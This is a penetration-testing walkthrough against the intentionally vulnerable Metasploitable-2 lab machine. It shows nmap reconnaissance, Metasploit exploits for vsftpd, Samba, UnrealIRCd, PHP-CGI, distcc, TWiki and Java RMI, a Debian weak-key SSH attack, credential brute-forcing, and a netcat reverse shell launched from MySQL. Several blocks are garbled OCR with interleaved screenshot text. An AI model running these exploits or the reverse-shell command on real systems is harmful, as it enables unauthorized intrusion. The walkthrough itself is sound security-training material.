

Q

TUTORIAL RED TEAM AREA (GENERAL)

Metasploitable-2

This tutorial is sourced from Bob1Bob2 Pentest Notes

Reconnaissance

- netdiscover
- Nmap
- Metasploit
- smbclient
- enum4linux
- Nikto

Use netdiscover to detect target IP address


```
netdiscover -i eth0 -r 192.168.79.0/24
```

```
Captured ARP Req/Rep packets, from 7 hosts.
                                                 Total size: 420
  ΙP
                At MAC Address
                                    Count
                                                  MAC Vendor / Hostname
                                              Len
192.168.79.1
                00:50:56:c0:00:08
                                               60
                                                  VMware, Inc.
                                                  VMware, Inc.
192.168.79.2
                00:50:56:ec:39:65
                                        1
                                               60
192.168.79.157 00:0c:29:a7:51:cc
                                                  VMware, Inc.
                                        1
                                               60
192.168.79.179
                                                  VMware, Inc.
               00:0c:29:b1:fe:27
                                               60
                                                  VMware, Inc.
                00:0c:29:ea:4d:22
                                               60
192.168./9.190
                                                   VMware, Inc.
192.168.79.191
                00:0c:29:4a:0c:a5
                                               60
                                                  VMware, Inc.
192.168.79.254
                00:50:56:f2:75:53
                                               60
```

192.168.79.179 is the target.

Then run nmap to detect opening ports and running services on the target machine.

```
nmap -sV -v -0 -A -T5 192.168.79.179 -p-
```



```
e-scanning.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating ARP Ping Scan at 15:46
Scanning 192.168.79.179 [1 port]
Completed ARP Ping Scan at 15:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:46
Completed Parallel DNS resolution of 1 host. at 15:46, 2.04s
elapsed
Initiating SYN Stealth Scan at 15:46
Scanning 192.168.79.179 [65535 ports]
Discovered open port 21/tcp on 192.168.79.179
Discovered open port 23/tcp on 192.168.79.179
Discovered open port 80/tcp on 192.168.79.179
Discovered open port 22/tcp on 192.168.79.179
Discovered open port 3306/tcp on 192.168.79.179
Discovered open port 5900/tcp on 192.168.79.179
Discovered open port 139/tcp on 192.168.79.179
Discovered open port 111/tcp on 192.168.79.179
Discovered open port 445/tcp on 192.168.79.179
Discovered open port 53/tcp on 192.168.79.179
Discovered open port 25/tcp on 192.168.79.179
Discovered open port 2049/tcp on 192.168.79.179
Discovered open port 6697/tcp on 192.168.79.179
Discovered open port 52739/tcp on 192.168.79.179
Discovered open port 5432/tcp on 192.168.79.179
Discovered open port 513/tcp on 192.168.79.179
Discovered open port 57206/tcp on 192.168.79.179
Discovered open port 6000/tcp on 192.168.79.179
Discovered open port 514/tcp on 192.168.79.179
Discovered open port 8787/tcp on 192.168.79.179
Discovered open port 1524/tcp on 192.168.79.179
Discovered open port 1099/tcp on 192.168.79.179
Discovered open port 47980/tcp on 192.168.79.179
Discovered open port 8009/tcp on 192.168.79.179
Discovered open port 3632/tcp on 192.168.79.179
Discovered open port 2121/tcp on 192.168.79.179
Discovered open port 8180/tcp on 192.168.79.179
Discovered open port 6667/tcp on 192.168.79.179
Discovered open port 57218/tcp on 192.168.79.179
Discovered open port 512/tcp on 192.168.79.179
Completed SYN Stealth Scan at 15:46, 0.83s elapsed (65535 total
ports)
Initiating Service scan at 15:46
Scanning 30 services on 192.168.79.179
Completed Service scan at 15:48. 141.15s elapsed (30 services
```

```
on 1 host)
Initiating OS detection (try #1) against 192.168.79.179
NSE: Script scanning 192.168.79.179.
Initiating NSE at 15:48
Completed NSE at 15:49, 62.29s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 1.02s elapsed
Nmap scan report for 192.168.79.179
Host is up (0.00013s latency).
Not shown: 65505 closed ports
PORT
         STATE SERVICE
                           VERSION
         open ftp
21/tcp
                          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
         open ssh
                      OpenSSH 4.7p1 Debian 8ubuntu1
22/tcp
(protocol 2.0)
| ssh-hostkey:
    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp
        open telnet Linux telnetd
25/tcp
         open smtp
                          Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
_ssl-date: 2016-06-22T20:48:28+00:00; -23s from scanner time.
| sslv2:
    SSLv2 supported
    ciphers:
     SSL2_DES_192_EDE3_CBC_WITH_MD5
      SSL2_RC2_128_CBC_WITH_MD5
      SSL2_RC4_128_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
      SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
      SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp
          open domain ISC BIND 9.4.2
| dns-nsid:
```

```
| bind.version: 9.4.2
      80/tcp
                     open http
                                                Apache httpd 2.2.8 ((Ubuntu) DAV/2)
vsftpd exploit (port 21):
      | Supported Methods: GET HEAD POST OPTIONS
      http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
      |_http-title: Metasploitable2 - Linux
 \frac{111/+cn}{msf} > search vsftpd
Matching Modules
   Name
                                     Disclosure Date Rank
   exploit/unix/ftp/vsftpd 234 backdoor 2011-07-03
                                                    excellent VSFTPD v2.3.4 Backdoor Command Execution
            100003 2,3,4
                                          2049/udp
                                                         nfs
            100005 1 2 3
                                        40038 / 114p
                                                         mountd
     msf > use exploit/unix/ftp/vsftpd 234 backdoor
     msf exploit(vsftpd_234_backdoor) > set rhost 192.168.79.179
     msf exploit(vsftpd_234_backdoor) > exploit
           100024 1
                                        JZ/J7/LUD SLALUS
                                        60788/udp status
           100024 1
     139/tcp
                    open netbios-ssn Samba smbd 3.X (workgroup:
ge
     WORKGROUP)
   exploit(vsftpd_234_backdoor) > exploit
   192.168.79.179:21 - Banner: 220 (vsFTPd 2.3.4)
192.168.79.179:21 - USER: 331 Please specify the password.
192.168.79.179:21 - Backdoor service has been spawned, handling...
192.168.79.179:21 - UID: uid=0(root) gid=0(root)
   Command shell session 1 opened (192.168.79.173:39992 -> 192.168.79.179:6200) at 2016-06-22 16:01:18 -0500
uid=0(root) gid=0(root)
     1524/TCD Open Snell
                                                Metaspioitable root shell
      2049/tcp open nfs
                                                2-4 (RPC #100003)
postaresulpexploit ftp
                                                ProFTPD 1.3.1
      3306/tcp open mysql
                                                MySQL 5.0.51a-3ubuntu5
      | mysql-info:
ge
           Protocol: 53
msf exploit(postgres payload) > exploit
   Started reverse TCP handler on 192.168.79.173:4444
192.168.79.179:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
Uploaded as /tmp/CLddFrDr.so, should be cleaned up automatically
Transmitting intermediate stager for over-sized stage...(105 bytes)
Sending stage (1495599 bytes) to 192.168.79.179
Meterpreter session 3 opened (192.168.79.173:4444 -> 192.168.79.179:40423) at 2016-06-22 16:40:08 -0500
      SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase
   msf > use exploit/linux/postgres/postgres_payload
   msf exploit(postgres_payload) > set rhost 192.168.79.179
   msf exploit(postgres_payload) > exploit
      5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
SSH exploit (port 22): commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
      re is no such thing outside US/countryName=XX
    | Issuer: commonName=ubuntu804-
```

```
base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
              re is no such thing outside US/countryName=XX
ac
              | Public Key type: rsa
              | Public Key bits: 1024
Si
              | Signature Algorithm: sha1WithRSAEncryption
0
              | Not valid before: 2010-03-17T14:07:45
              | Not valid after: 2010-04-16T14:07:45
              | MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
Sŧ
              | SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
              |_ssl-date: 2016-06-22T20:48:28+00:00; -22s from scanner time.
S
              5900/tcp open vnc
                                                                                                                     VNC (protocol 3.3)
              @bob1bob2:~# searchsploit openssl
   Exploit Title
                                                                                                                                             Path
                                                                                                                                           (/usr/share/exploitdb/platforms)
      oenSSL ASN.1<= 0.9.6j <= 0.9.7b - Brute For
                                                                                                                                     | ./multiple/dos/146.c
  Apache OpenSSL - OpenFuckV2.c Remote Explo
                                                                                                                                           ./linux/remote/764.c
OpenSSL < 0.9.7L / 0.9.8d SSLV2 Grient Gra
Debian and Derivatives OpenSSL 0.9.8c \cdot 1 <= 0.1
Debian and Derivatives OpenSSL 0.9.8c \cdot 1 <= 0.1
Debian and Derivatives OpenSSL 0.9.8c \cdot 1 <= 0.1
                                                                                                                                           4/linux/remote/5622.txt
                                                                                                                                           ./linux/remote/5632.rb
                                                                                                                                           ./linux/remote/5720.py
   penSSL <= 0.9.8k / 1.0.0-beta2 - DILS Remot
penSSL < 0.9.8i DTLS ChangeCipherSpec Remot
penSSL - Remote DoS
penSSL ASNI BIO Memory Corruption Vulnerabi
                                                                                                                                           ./multiple/dos/8/20.c
                                                                                                                                            ./multiple/dos/8873.c
                                                                                                                                           ./linux/dos/12334.c
                                                                                                                                            ./multiple/dos/18756.txt
PHP 6.0 openssl verify() Local Buffer Overfl OpenSSL SSLv2 - Malformed Client Key Remote OpenSSL SSLv2 - Malformed Client Key Remote OpenSSL 0.9.x CBC Error Information Leakage OpenSSL ASN.1 Parsing Vulnerabilities OpenSSL SSLv2 - Null Pointer Dereference Client PHP OpenSSL X509_parse() - Memory Corruption Changes TSS Hoarthaut Extension Margary Discontinuation of the Control of
                                                                                                                                            ./windows/dos/19963.txt
                                                                                                                                            ./unix/remote/21671.c
                                                                                                                                            ./unix/remote/21672.c
                                                                                                                                           ./linux/remote/22264.txt
                                                                                                                                            ./multiple/remote/23199.c
                                                                                                                                           ./multiple/dos/28726.pl
   PHP openssl_x509_parse() - Memory Corruption | PHP openssl_x509_parse() - Memory Corruption | OpenSSL TLS Heartbeat Extension - Memory Discontinuous | Denssl_1.0.1f TLS Heartbeat Extension - Memory Corruption | Denssl_1.0.1f TLS Heartbeat Extension | Denssl_1.0.1f TLS Heartbeat | Denssl_1.0.1f TLS Heartbe
                                                                                                                                           ./php/dos/30395.txt
                                                                                                                                           ./multiple/remote/32745.py
                                                                                                                                           ./multiple/remote/32764.py
 Heartbleed <mark>OpenSSL - Information Leak Exploi</mark>
Heartbleed <mark>OpenSSL - Information Leak Exploi</mark>
                                                                                                                                            ./multiple/remote/32791.c
                                                                                                                                           ./multiple/remote/32998.c
               SLke 'ssl3_get_key_exchange()' Use-Afte
                                                                                                                                            //linux/dos/34427.txt
PHP 5.x (< 5.3.6) OpenSSL Extension - openss
PHP 5.x (< 5.3.6) OpenSSL Extension - openss
                                                                                                                                           ./php/dos/35486.php
                                                                                                                                           ./php/dos/35487.php
             SSL Alternative Chains Certificate Forge | ./multiple/webapps/38640.rb
SSL Padding Oracle in AES-NI CBC MAC Che | ./multiple/dos/39768.txt
       otabablhoh2;p# open nllp
                                                                                                               Apache Tomical/Coyole JSP engine 1.1
              |_http-favicon: Apache Tomcat
L
              | http-methods:
              |_ Supported Methods: GET HEAD POST OPTIONS
lι
              |_http-server-header: Apache-Coyote/1.1
              |_http-title: Apache Tomcat/5.5
             8787/tcp open drb
                                                                                                                Ruby DRb RMI (Ruby 1.8; path
Fi
              /usr/lib/ruby/1.8/drb)
              47980/tcp open mountd
                                                                                                                1-3 (RPC #100005)
sploits/raw/master/sploits/5622.tar.bz2
```

unzip it

```
tar jxf 5622.tar.bz2
```

run the command:

```
python 5720.py rsa/2048/ 192.168.79.179 root 22 5
```

rsa/2048 is the folder contains the keys.

Found keys:

```
-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org

(ey Found in file: c551f0a5d2f76d88b58b3ae90ceb617a-22002

Execute: ssh -lroot -p22 -i rsa/2048//c551f0a5d2f76d88b58b3ae90ceb617a-22002 192.168.79.179

(ey Found in file: 9e42cd4b3a4efe3c0f6500f80d43bac9-17721

Execute: ssh -lroot -p22 -i rsa/2048//9e42cd4b3a4efe3c0f6500f80d43bac9-17721

Execute: ssh -lroot -p22 -i rsa/2048//9e42cd4b3a4efe3c0f6500f80d43bac9-17721 192.168.79.179

(ey Found in file: ae7fb4480c41534ae8c805cafd86955e-7709

Execute: ssh -lroot -p22 -i rsa/2048//ae7fb4480c41534ae8c805cafd86955e-7709 192.168.79.179

(ey Found in file: 6803f07d652ebafcc3ab224925a7fe13-779 192.168.79.179

(ey Found in file: 6803f07d652ebafcc3ab224925a7fe13-779 192.168.79.179

(ey Found in file: 0dd0a2f4080a3f11fbbbf41435989ca3-15320

Execute: ssh -lroot -p22 -i rsa/2048//0dd0a2f4080a3f11fbbbf41435989ca3-15320 192.168.79.179

(ey Found in file: 0dd0a2f4080a3f11fbbbf41435989ca3-15320

Execute: ssh -lroot -p22 -i rsa/2048//0dd0a2f4080a3f11fbbbf41435989ca3-15320 192.168.79.179
```

login the box:

```
ssh -l root -p22 -i rsa/2048//c551f0a5d2f76d88b58b3ae90ceb617a-22002
```

TELNET exploit

in msfconsole, search telnet

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > set rhosts 192.168.79.179
msf auxiliary(telnet_version) > run
```

In the banner, shows username/password

or you can just telnet 192.168.79.179 to grab the banner.

login

telnet 192.168.79.179 -1 msfadmin

```
2:~# telnet 192.168.79.179 -l msfadmin
Trying 192.168.79.179...
Connected to 192.168.79.179.
Escape character is '^]'.
Password:
ast login: Wed Jun 29 15:53:42 EDT 2016 on ttyl-
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ ls
will no rahl o
```

Twiki (port 80)

Nagviate to port 80. there is a Twiki, search twiki, find a exploit

exploit/unix/webapp/twiki_history

```
msf > use exploit/unix/webapp/twiki_history
msf exploit(twiki_history) > set rhost 192.168.79.179
msf exploit(twiki_history) > exploit
```

```
msf exploit(wiki history) > exploit

[*] Started reverse TCP double handler on 192.168.79.173:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the second client connection...
[*] Accepted the second client connection...
[*] Successfully sent exploit request
[*] Successfully sent exploit request
[*] Writing to socket A
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo 93UYn5dqWFnds6Uq;
[*] Writing to socket B
[*] Reading from sockets...story
[*] Reading from sockets...story
[*] Reading from sockets B
[*] B; "E94Hwh3QH7d9bCcx\r\n"
[*] Matching... Mily Webappy twiki history
[*] A is input... story set rhost 192.168.79.179
[*] Reading from socket B
[*] B; "B3YIn5dqWFnds6Uq\r\n"
[*] Matching...
[*] A is input...
[*] A is input...
[*] Command shell session 2 opened (192.168.79.173:4444 -> 192.168.79.179:55002) at 2016-07-06 13:33:39 -0500
[*] Command shell session 3 opened (192.168.79.173:4444 -> 192.168.79.179:55002) at 2016-07-06 13:33:39 -0500

**MB exploit:
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

phpinfo.php

Use nikto, I found the page phpinfo.php is availabe.

PHP Version 5.2.4-2 ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686				
Build Date	Jan 6 2010 21:50:12				
Server API	CGI/FastCGI				
Virtual Directory Support	disabled				
Configuration File (php.ini) Path	/etc/php5/cgi				
Loaded Configuration File	/etc/php5/cgi/php.ini				
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d				
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5 /cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5 /cgi/conf.d/pdo_mysql.ini				
PHP API	20041225				
PHP Extension	20060613				
Zend Extension	220060519				
Debug Build	no				
Thread Safety	disabled				
Zend Memory Manager	enabled				
IPv6 Support	enabled				
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps				
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls				
Dogistored Stroom	string rot1.2 string tourner string talouer string string togs				

I got the php version is 5.2.4.

search the php_cgi

found the exploit exploit/multi/http/php_cgi_arg_injection

```
Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution.

From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk Oday disclosed by kingcope and exploited in the wild on June 2013.

References:

http://cvedetails.com/cve/2012-1823/
```

may be the vulberable version.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set rhost 192.168.79.179
msf exploit(php_cgi_arg_injection) > exploit
```

```
msf exploit(php_cgi_arg_injection) > set rhost 192.168.79.179
rhost => 192.168.79.179
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.79.173:4444
[*] Sending stage (33721 bytes) to 192.168.79.179
[*] Meterpreter session 4 opened (192.168.79.173:4444 -> 192.168.79.179:41897) at 2016-07-06 14:07:55 -0500

meterpreter > getuid
Server username: www-data (33)
meterpreter > ■
```

SMB exploit:

Enumerate smtp:

enum4linux 192.168.79.179

```
Sharename Type Comment

print$ enum41 Disk 2 Printer Drivers

tmp Disk oh noes!

opt Disk

IPC$ IPC Service (metasploitable server (Samba 3.0.20-Debian))

ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

looks like wide links 7

```
use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set rhost
192.168.79.179
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf auxiliary(samba_symlink_traversal) > exploit
```

```
msf auxiliary(samba_symlink_traversal) > exploit

[*] 192.168.79.179:445 - Connecting to the server...

[*] 192.168.79.179:445 - Trying to mount writeable share 'tmp'...

[*] 192.168.79.179:445 - Trying to link 'rootfs' to the root filesystem...

[*] 192.168.79.179:445 - Now access the following share to browse the root filesystem:

[*] 192.168.79.179:445 - \\192.168.79.179\tmp\rootfs\

[*] Auxiliary module execution completed
```

looks good

now use smbclient to login

smbclient //192.168.79.179/tmp

```
bob2:~/script# smbclient //192.168.79.179/tmp
WARNING: The "syslog" option is deprecated
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd \rootfs
smb: \rootfs\> ls
                                       DR
                                                 0
                                                    Sun May 20 13:36:12 2012
                                      DR
                                                 0
                                                    |SunlMay 20 13:36:12 2012
  initrd:
                                      DR
                                                 0
                                                    Tue Mar 16 17:57:40 2010
  media
                                      DR
                                                 0
                                                    Tue Mar 16 17:55:52 2010
                                      DR
                                                 0
  bin
                                                    Sun May 13 22:35:33 2012
  lost+found
                                                 0
                                                    Tue Mar 16 17:55:15 2010
                                                    Wed Apr 28
                                                                15:16:56 2010
  mnt
                                       DR
                                                 0
                                                    Sun May 13 20:54:53 2012
                                       DR
  sbin
                                                 0
                                                    Sun May 13 22:35:56 2012
  initrd.img
                                       R
                                           7929183
                                                 0 Fri Apr 16 01:16:02 2010
  home
                                       DR
  lib
                                       DR
                                                 0
                                                    Sun May 13 22:35:22 2012
                                                 0
                                       DR
                                                    Tue Apr 27 23:06:37 2010
  usr
                                       DR
                                                 0
                                                    Thu Jun 23 14:41:13 2016
  proc
  root
                                       DR
                                                 0
                                                    Thu Jun 23 14:41:45 2016
                                                                14:41:14 2016
                                                    Thu Jun 23
  sys
                                       DR
                                                 0
                                                    Sun May 13 22:36:28 2012
                                      DR
                                                 0
  boot
                                                    Thu Jun 23 14:41:44 2016
                                       R
                                             10147
  nohup.out
                                       DR
                                                    Thu Jun 23 14:41:40 2016
  etc
                                                 0
                                       DR
                                                 0
                                                    Thu Jun 23 14:41:29 2016
  dev
                                           1987288
                                                    Thu Apr 10 11:55:41 2008
  vmlinuz
                                       R
                                      DR
                                                    Tue Mar 16 17:57:39 2010
                                                 0
  opt
                                       DR
                                                 0
                                                    Sun May 20 16:30:19 2012
  var
                                                    Tue Mar 16 17:55:51 2010
                                       DR
                                                 0
  cdrom
                                                    Thu Jun 23 14:54:40 2016
  tmp
                                       D
                                                 0
```

since the samba version is 3.0.20, I found this module:

exploit/multi/samba/usermap_script

```
Description:

This module exploits a command execution vulerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default username map script configuration option. By specifying a username of containing shell meta characters, attackers can execute arbitrary and commands. No authentication is needed to exploit this vulnerability all since this option is used to map usernames prior to authentication!
```

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set rhost 192.168.79.179
msf exploit(usermap_script) > exploit
```

```
sf exploit(usermap_script) > exploit

* Started reverse TCP double handler on 192.168.79.173:4444

* Accepted the first client connection...

* Accepted the second client connection...

* Command: echo dOLhiQ7R27bxzM7T; e the samba version is 3.0.20, I found this module:

* Writing to socket A

* Writing to socket B

* Reading from sockets...

* Reading from sockets B

* Reading from socket B

* Accepted the second client connection...

* Matching...

* Matching...

* Matching...

* A is input...

* Command shell session 1 opened (192.168.79.173:4444 -> 192.168.79.179:34186) at 2016-06-29 15:27:11 -050

* Matching...

* Matching...
```

Unreal ircd exploit

msf > search unreal ircd

same version

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set rhost
192.168.79.179
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.79.173:4444

[*] 192.168.79.179:6667 - Connected to 192.168.79.179:6667...

:irc.Metasploitable.LAN NOTICE AUTH:*** Looking up your hostname...

[*] 192.168.79.179:6667 - Sending backdoor command...

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo Umh4hfNWLlMB6WVN;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets.../misc/metasploitable2/Selection_888.png [title manually exploit [alt text]] **

**Parameters of the manually exploit [alt text] **

**Pa
```

Java-rmi (port 1099)

Nmap shows port 1099 rmiregistry GNU Classpath grmiregistry

in metasploit search rmiregistry, got one exploit

```
exploit/multi/misc/java_rmi_server
```

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set rhost 192.168.79.17
msf exploit(java_rmi_server) > exploit
msf exploit(java_rmi_server) > sessions -i 1
```

Remote shell (port 1524)

nothing cool,

nc 192.168.79.179 1524

```
root@bob1bob2:/tmp# nc 192.168.79.179 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Mysql exploit

Discover MySQL version:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set rhosts 192.168.79.179
msf auxiliary(mysql_version) > run
```

```
msf auxiliary(mysql_version) > run

[*] 192.168.79.179:3306 - 192.168.79.179:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Brute Force MySQL Login

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set rhosts 192.168.79.179
msf auxiliary(mysql_login) > set USER_FILE
/usr/share/wordlists/rockyou.txt
msf auxiliary(mysql_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
msf auxiliary(mysql_login) > run
```

get root and guest without setting password

```
root@boblbob2:/# mysql -h 192.168.79.179 -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 510
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c'c'to'clear the current input statement. Canarkdown - Sublime Selection Find View Goto Tools Project Preferences Help

mysql>

issussystematicalized markdown at 201630515 withous kepting levels markdown at 2016-06-22-metasploitable2 markdown at 4 sdd_ss
```

Once get the credential, login to MySQL

```
mysql -h 192.168.79.179 -u root -p
```

In Kali setup nc:

```
nc -nlvp 1234
```

In MySQL, execute system command:

```
mysql> system nc 192.168.79.173 1234 -e /bin/bash
```

get the root:

```
listening on [any] 1234 ...

connect to [192.168.79.173] from (UNKNOWN) [192.168.79.173] 48658

id

uid=0(root) gid=0(root) groups=0(root)

whoami

root
```

distccd (port 3632)

search distccd, find a exploit | exploit/unix/misc/distcc_exec

```
use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set rhost 192.168.79.179
msf exploit(distcc_exec) > exploit
```

```
msf exploit(distor exec) > exploit
exploit(distor exec) > exploit

[*] Started reverse TCP double handler on 192.168.79.173:4444

[*] Accepted the first client connection...
[*] Accepted the second client connection...

[*] Command: echo oinQJ67kG0Neq9eG;
[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...
[*] Reading from sockets...
[*] Reading from socket B

[*] B: "oinQJ67kG0Neq9eG\r\n"

[*] Matching...
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.79.173:4444 -> 192.168.79.179:36793) at 2016-07-06 14:43:02 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

PostgreSQL (port 5432)

search postgresql, find a module

auxiliary/scanner/postgres/postgres_login

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.79.179
msf auxiliary(postgres_login) > run
```

```
POSTGRES - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
POSTGRES 4 LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)

POSTGRES - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)

POSTGRES - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)

POSTGRES - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
                 LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
POSTGRES -
POSTGRESC = LOGINOFAILE
                                                                                                             username or password)
192.168.79.179:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
POSTGRES - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
POSTGRES -
                 LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
